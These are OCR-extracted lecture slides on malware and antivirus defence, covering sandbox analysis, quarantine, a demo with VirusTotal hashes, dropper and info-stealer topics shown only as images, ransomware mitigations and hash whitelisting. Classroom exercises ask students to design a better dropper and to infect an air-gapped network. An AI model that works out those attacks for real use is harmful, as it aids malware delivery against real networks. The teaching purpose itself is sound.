
Dynamic Analysis

- Check the execution of codes inside a virtual sandbox
- Monitor
  - File changes
  - Registry changes
  - Processes and threads
  - Networks ports

Quarantine

- A suspicious file can be isolated in a folder called quarantine:
  - E.g,. if the result of the heuristic analysis is positive and you are waiting for db signatures update
- The suspicious file is not deleted but made harmless: the user can decide when to remove it or eventually restore for a false positive
  - Interacting with a file in quarantine it is possible only through the antivirus program
- The file in quarantine is harmless because it is encrypted
- Usually the quarantine technique is proprietary and the details are kept secret

Mojito AV Scan




[VirusTotal - File - 8760abc3a19824bbf3e018f85617161493861d1ce91841771d29341dcdb7375b]

[VirusTotal - File - 0f644b73a66f52491f5ba8f067b7c84426ba4974f998a5c2b9157b7e80bfb92e]

Test!

- Can you propose a better dropper?




Social Engineering


Dropper


Info Stealer

Exfiltration

Droppers








https://www.virustotal.com/gui/file/e1677ebd8185086a7376f96aa3dfc692d8d5c88405c6a2c49ed19c4178b00413

Example 2: Frozen Mojito Campaign



Mitig

Mitigations

- Reducing the risk of infection by malware
- Risk analysis is key to identify the threats that match your profile
- Know your Threat Landscape
- Implement a Cyber Security Policy

Ransomware Mitigation Guide

- ✔ **End User Security Training**
- ✔ **Keep Devices Patched**
- ✔ **Have Data Backups and Disaster Recovery in Place**
- ✔ **Use Endpoint Security**
- ✔ **Ensure Your Email Server Has Content Filtering**
- ✔ **Use Two-Factor Authentication**
- ✔ **Utilize Regular Penetration Testing**
- ✔ **Implement Security Policies and Procedures**
- ✔ **Encourage Incident Reporting**

Test!

- You have an Airgapped Network
  - How do you infect it?
  - How do you Protect / mitigate?

White/Black Listing

- Maintain database of cryptographic hashes for
  - Operating system files
  - Popular applications
  - Known infected files
- Compute hash of each file in hard drives
- Look up into database to compare
- Needs to protect the integrity of the database
- Example: TripWire software

Ques